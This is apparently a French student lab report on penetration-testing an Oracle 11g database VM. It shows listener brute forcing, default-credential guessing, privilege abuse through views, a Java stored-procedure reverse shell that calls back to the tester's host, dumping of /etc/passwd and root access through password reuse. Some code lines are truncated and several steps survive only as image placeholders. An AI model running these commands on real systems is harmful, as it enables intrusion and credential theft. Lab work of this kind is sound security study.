Rapport Sécurité de base de donnée Oracle

Groupe 05:

- ALIM YANIS
- LAYADI MOHAMED DHIA
- BELAREF NAIL
- TOMA IURIE

Étendue des travaux

Coverage

Machine destinée à être un serveur de base de donnée oracle et on est limité par ce dernier.

Description de la machine

La machine est un RedHat (Linux) avec plusieurs services. On a accès à un utilisateur simple avec l'identifiant oracle et mdp oracle.

Hypothèses/contraintes

Ne rien corriger sur la VM, ne rien modifier, ne rien installer. Si changement à effectuer

(script à améliorer, fichiers de conf à changer), le mentionner dans le compte-rendu.

Scanning

Après avoir récupérer l'IP de la machine, on a lancé un nmap scan avec un script nse pour voir si il peut trouver des vulnérabilités :

Nmap -sC -sV -p- 192.168.56.101

```
PORT      STATE SERVICE     VERSION
21/tcp    open  tcpwrapped
22/tcp    open  ssh         OpenSSH 4.3 (protocol 2.0)
80/tcp    open  tcpwrapped
111/tcp   open  rpcbind     2 (RPC #100000)
1521/tcp  open  oracle-tns  Oracle TNS listener 11.2.0.2.0 (unauthorized)
8888/tcp  open  http        Oracle Application Express (APEX) http admin
9999/tcp  open  http        Apache httpd 2.2.3 ((Oracle))
53392/tcp open  unknown
```

Trouver TNS port/version

Grace au scan nmap, on constate que le port tns listener de oracle est le **1521** (par défaut)

Pour trouver la version en utilise l'utilité **tnscmd10g** :

```
Yan1x0s@1337:~$ tnscmd10g vesrion -h 192.168.56.101
sending (CONNECT_DATA=(COMMAND=vesrion)) to 192.168.56.101:1521
writing 90 bytes
reading
.a......"..U(DESCRIPTION=(ERR=12508)(VSNNUM=186647040)(ERROR_STACK=(ERROR=(CODE=12508)(EMFI=4))))
```

La commande retourne une erreur car le listener est protégé par un mot de passe.

Trouver TNS Listener

Cela est nécessaire pour trouver les Listeners qui écoutent sur le port trouvé.

Grâce à la commande **tnscmd10g** on peut trouver les listener, dans notre cas cela correspond au champ **ALIAS**, la valeur est **LISTENER**;

```
Yan1x0s@1337:~$ tnscmd10g ping -h 192.168.56.101
sending (CONNECT_DATA=(COMMAND=ping)) to 192.168.56.101:1521
writing 87 bytes
reading
.A......"..5(DESCRIPTION=(TMP=)(VSNNUM=0)(ERR=0)(ALIAS=LISTENER))
```

Comme le listener est protégé par un mot de passe, alors on essaye de le bruteforcer grâce à Hydra :

```
root@kali:~/Documents# hydra -P passwd_list_oracle.txt -t 1 -s 1521 172.25.1.11 oracle-listener
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-11-29 17:45:41
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.r
estore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking oracle-listener://172.25.1.11:1521/
[1521][oracle-listener] host: 172.25.1.11   password: oracle
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-11-29 17:45:52
```

Le mot de passe du listener est **oracle**.

Enumération TNS Listener

Sidguess trouve le SID par défaut qui est **ORCL**.

```
┌─[✗]─[doudi@parrot]─[~]
└──╼ $sidguess -i 192.168.177.4  -d /usr/share/metasploit-framework/data/wordlis
ts/sid.txt

SIDGuesser v1.0.5 by patrik@cqure.net
---------------------------------------

Starting Dictionary Attack (<space> for stats, Q for quit) ...
FOUND SID: ORCL
```

Si on utilise une autre liste, on trouve d'autre SID réservés au système.

```
root@kali:~/Desktop# sidguess -i 192.168.171.1 -d /usr/share/metasploit-framework/data/wordlists/sid.txt

SIDGuesser v1.0.5 by patrik@cqure.net
---------------------------------------

Starting Dictionary Attack (<space> for stats, Q for quit) ...

FOUND SID: XE
FOUND SID: CLRExtProc
FOUND SID:
root@kali:~/Desktop#
```

Exploitation

Connexion à la base de données

Pour se connecter à la base de donnée, on doit trouver les utilisateurs valides et leurs mot de passe. Cela est possible avec **ODAT**:


```
root@kali:/usr/share/odat/accounts# odat passwordguesser -s 172.25.1.11 -d ORCL --accounts-files accounts/logins.txt accounts/pwds.txt

[1] (172.25.1.11:1521): Searching valid accounts on the 172.25.1.11 server, port 1521
The login ABM has already been tested at least once. What do you want to do:                                    | ETA
 stop (s/S)
 continue and ask every time (a/A)
 continue without to ask (c/C)
[+] Valid credentials found: DBSNMP/oracle. Continue...

[+] Valid credentials found: DEMO/oracle. Continue...
[+] Valid credentials found: HR/oracle. Continue...
[+] Valid credentials found: OE/oracle. Continue...
[+] Valid credentials found: SCOTT/oracle. Continue...
[+] Valid credentials found: SH/oracle. Continue...
[+] Valid credentials found: SYS/oracle. Continue...
[+] Valid credentials found: SYSMAN/oracle. Continue...
[+] Valid credentials found: SYSTEM/oracle. Continue...
```

On utilise l'utilisateur **scott/oracle** pour se connecter à la base de donnée:

```
SQL> select * from v$version;

BANNER
--------------------------------------------------------------------------------
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 - Production
PL/SQL Release 11.2.0.2.0 - Production
CORE    11.2.0.2.0      Production
TNS for Linux: Version 11.2.0.2.0 - Production
NLSRTL Version 11.2.0.2.0 - Production
```

```
SQL> select owner,table_name from all_tables;

OWNER                          TABLE_NAME
------------------------------ ------------------------------
SYS                            ICOL$
SYS                            IND$
SYS                            COL$
SYS                            CLU$
SYS                            TAB$
SYS                            LOB$
SYS                            COLTYPE$
SYS                            SUBCOLTYPE$
SYS                            NTAB$
SYS                            REFCON$
SYS                            OPQTYPE$

OWNER                          TABLE_NAME
------------------------------ ------------------------------
SYS                            ICOLDEP$
SYS                            VIEWTRCOL$
SYS                            LIBRARY$
SYS                            ASSEMBLY$
SYS                            ATTRCOL$
SYS                            TYPE_MISC$
SYS                            TS$
SYS                            FET$
SYS                            UET$
SYS                            SEG$
SYS                            USER$
```

```
SQL> select * from all_users;

USERNAME                       USER_ID CREATED
------------------------------ ---------- ---------
OBE                               352 29-NOV-12
OE1                               170 02-FEB-10
APEX_LISTENER                     348 29-NOV-12
XDBPM                             261 20-OCT-11
XS$NULL                     2147483638 13-AUG-09
XDBEXT                            264 20-OCT-11
XFILES                            201 04-OCT-10
APEX_REST_PUBLIC_USER             349 29-NOV-12
APEX_PUBLIC_USER                  210 07-FEB-11
TIMESTEN                          340 23-MAY-12
CACHEADM                          342 23-MAY-12

USERNAME                       USER_ID CREATED
------------------------------ ---------- ---------
PLS                               343 23-MAY-12
TTHR                              344 23-MAY-12
PHPDEMO                           258 25-MAY-11
HR_TRIG                           257 25-MAY-11
MDDATA                             65 13-AUG-09
SPATIAL_WFS_ADMIN_USR              67 13-AUG-09
SPATIAL_CSW_ADMIN_USR              70 13-AUG-09
HR1                               169 02-FEB-10
DEMO                              114 30-OCT-09
BI                                 90 30-OCT-09
PM                                 89 30-OCT-09
```



Scott n'a pas assez de privilèges...

Voici les tables de scott:

On peut faire des modifications sur ces tables :

```
SQL> UPDATE DEPT set LOC='ALGERIA';

4 rows updated.

SQL> SELECT * FROM DEPT;

    DEPTNO DNAME          LOC
---------- -------------- -------------
        10 ACCOUNTING     ALGERIA
        20 RESEARCH       ALGERIA
        30 SALES          ALGERIA
        40 OPERATIONS     ALGERIA
```

On essaye de voir et modifier les bases de données de l'utilisateur **sys**:

```
SQL> select owner, table_name from all_tables where owner='SYS';

OWNER                          TABLE_NAME
------------------------------ ------------------------------
SYS                            DUAL
SYS                            SYSTEM_PRIVILEGE_MAP
SYS                            TABLE_PRIVILEGE_MAP
SYS                            STMT_AUDIT_OPTION_MAP
SYS                            AUDIT_ACTIONS
SYS                            AW$EXPRESS
SYS                            WRR$_REPLAY_CALL_FILTER
SYS                            HS_BULKLOAD_VIEW_OBJ
SYS                            HS_PARTITION_COL_NAME
SYS                            HS_PARTITION_COL_TYPE
SYS                            HS$_PARALLEL_METADATA
```

Prenons, cette table par exemple:

```
SQL> SELECT * FROM TABLE_PRIVILEGE_MAP;

 PRIVILEGE NAME
---------- ----------------------------------------
         0 ALTER
         1 AUDIT
         2 COMMENT
         3 DELETE
         4 GRANT
         5 INDEX
         6 INSERT
         7 LOCK
         8 RENAME
         9 SELECT
        10 UPDATE
```

Essayons de faire une modification:

```
SQL> UPDATE TABLE_PRIVILEGE_MAP set NAME='ALEGRIA' where PRIVILEGE<3;
UPDATE TABLE_PRIVILEGE_MAP set NAME='ALEGRIA' where PRIVILEGE<3
       *
ERROR at line 1:
ORA-01031: insufficient privileges
```

Pas assez de privilèges...

Piratage via les vus:

```
SQL> UPDATE (SELECT * FROM TABLE_PRIVILEGE_MAP) SET NAME='ALGERIA' WHERE PRIVILEGE=0;

1 row updated.
```

```
SQL> SELECT * FROM TABLE_PRIVILEGE_MAP;

 PRIVILEGE NAME
---------- ----------
         0 ALGERIA
         1 AUDIT
         2 COMMENT
```

Escalation de privilèges:

Odat contient un module qui nous aide à avoir main sur la machine (il upload un fichier java qui ouvre une session pour l'attaquant sur une addresse et un port donnée)

```
root@kali:/usr/share/odat# odat java -s 172.25.1.11 -d ORCL -U sys -P oracle --reverse-shell 172.25.1.4 20

[1] (172.25.1.11:1521): Try to give you a nc reverse shell from the 172.25.1.11 server
[+] The reverse shell try to connect to 172.25.1.4:2011
listening on [any] 2011 ...
```

Et voici le etc/passwd de la victime:

```
root@kali:/usr/share/odat/accounts# netcat -nvlp 2011
listening on [any] 2011 ...
connect to [172.25.1.4] from (UNKNOWN) [172.25.1.11] 43650
ls
/bin/sh: ls: No such file or directory
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
avahi:x:70:70:Avahi daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
avahi-autoipd:x:100:101:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
gdm:x:42:42::/var/gdm:/sbin/nologin
sabayon:x:86:86:Sabayon user:/home/sabayon:/sbin/nologin
oracle:x:500:500:oracle:/home/oracle:/bin/bash
vboxadd:x:101:1::/var/run/vboxadd:/bin/false
davfs2:x:501:501:DAVFS:/home/davfs2:/bin/bash
apache:x:48:48:Apache:/var/www:/sbin/nologin
dm:x:502:502::/home/dm:/bin/bash
```

Aussi on peut directement a l'aide d'un scripte java ouvrir un reverse shell

```
SET scan off

create or replace and compile java source named ReverseShell as
import java.io.*;
public class ReverseShell{
   public static void getConnection(String ip, String port) throws InterruptedException, IOE
      Runtime r = Runtime.getRuntime();
      Process p = r.exec(new String[]{"/bin/bash","-c","0<&126-;exec 126<>/dev/tcp/" + ip + '
      System.out.println(p.toString());
      p.waitFor();
   }
}
/

create or replace procedure reverse_shell (p_ip IN VARCHAR2,p_port IN VARCHAR2)
IS language java name 'ReverseShell.getConnection(java.lang.String, java.lang.String)';
/
```

On execute se script directement dans la console sql

```
SQL> @http://192.168.177.1:8000/test.sql

Java created.


Procedure created.

SQL> exec reverse_shell('192.168.177.1','4445');
BEGIN reverse_shell('192.168.177.1','4445'); END;

*
ERROR at line 1:
ORA-29549: class SYS.ReverseShell has changed, Java session state cleared
ORA-06512: at "SYS.REVERSE_SHELL", line 1
ORA-06512: at line 1


SQL> clear
SQL> exec reverse_shell('192.168.177.1','4445');
```

On voit qu'on a directement un shell sur notre netcat


```
┌─[✗]─[doudi@parrot]─[~]
└──╼ $nc -lvp 4445
listening on [any] 4445 ...
192.168.177.4: inverse host lookup failed: Unknown host
connect to [192.168.177.1] from (UNKNOWN) [192.168.177.4] 33173
export PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/loc
al/sbin:/usr/sbin:/sbin:/snap/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ls
hc_DBUA0.dat
hc_orcl.dat
init.ora
initorcl.ora
lkORCL
orapworcl
spfileorcl.ora
python -m "import pty;pty.spawn('/bin/bash')"
```

Via le correctif de la bibliothèque .so:


Via le shell qu'on a eu précédemment, on accède à la machine et on cherche le fichier libclntsh.so :

```
[oracle@localhost ~]$ locate libclntsh.so
/home/oracle/app/oracle/product/11.2.0/dbhome_2/lib/libclntsh.so
/home/oracle/app/oracle/product/11.2.0/dbhome_2/lib/libclntsh.so.10.1
/home/oracle/app/oracle/product/11.2.0/dbhome_2/lib/libclntsh.so.11.1
/home/oracle/app/oracle/product/TimesTen/tt1122/ttoracle_home/instantclient_11_2/libclntsh.so
/home/oracle/app/oracle/product/TimesTen/tt1122/ttoracle_home/instantclient_11_2/libclntsh.so.11.1
```


On ouvre le fichier avec un éditeur hexadécimal :




On injecte notre requête pour donner des privilèges à l'utilisateur scott:



On se reconnecte pour reloader la bibliothèque patchée :




Essayons de mettre à jour la table précédente sans utiliser les vus:




Ça marche bien.

Injection SQL dans des packages PL / SQL (ancien)

On crée directement une fonction pl sql qui va donner les privilége à notre utilisateur



On exécute la fonction " après des recherche on a trouvé que cette faille n'est plus exploitable".



Obtenez le mot de passe SYS en clair

On extrait les mot de passes cryptés de l'utilisateur sys :

```
SQL> select credential_value from sysman.mgmt_credentials2;

CREDENTIAL_VALUE
--------------------------------------------------------------------------------
F7959F1FA32B38AE
418A43A1AEAF8F93
```

Essayons de les cracker :

```
SQL> select credential_set_column, sysman.decrypt(credential_value) from sysman.mgmt_credentials2;
select credential_set_column, sysman.decrypt(credential_value) from sysman.mgmt_credentials2
                              *
ERROR at line 1:
ORA-28239: no key provided
ORA-06512: at "SYS.DBMS_CRYPTO_FFI", line 67
ORA-06512: at "SYS.DBMS_CRYPTO", line 44
ORA-06512: at "SYSMAN.DECRYPT", line 9
```

Avoir le root sur la machine:

Password reUSE :

Ayant déjà un shell sur le système, on peut avoir le root en ré-utilisant le même mot de passe qu'avant :

```
[oracle@localhost ~]$ su root
Password:
[root@localhost oracle]# _
```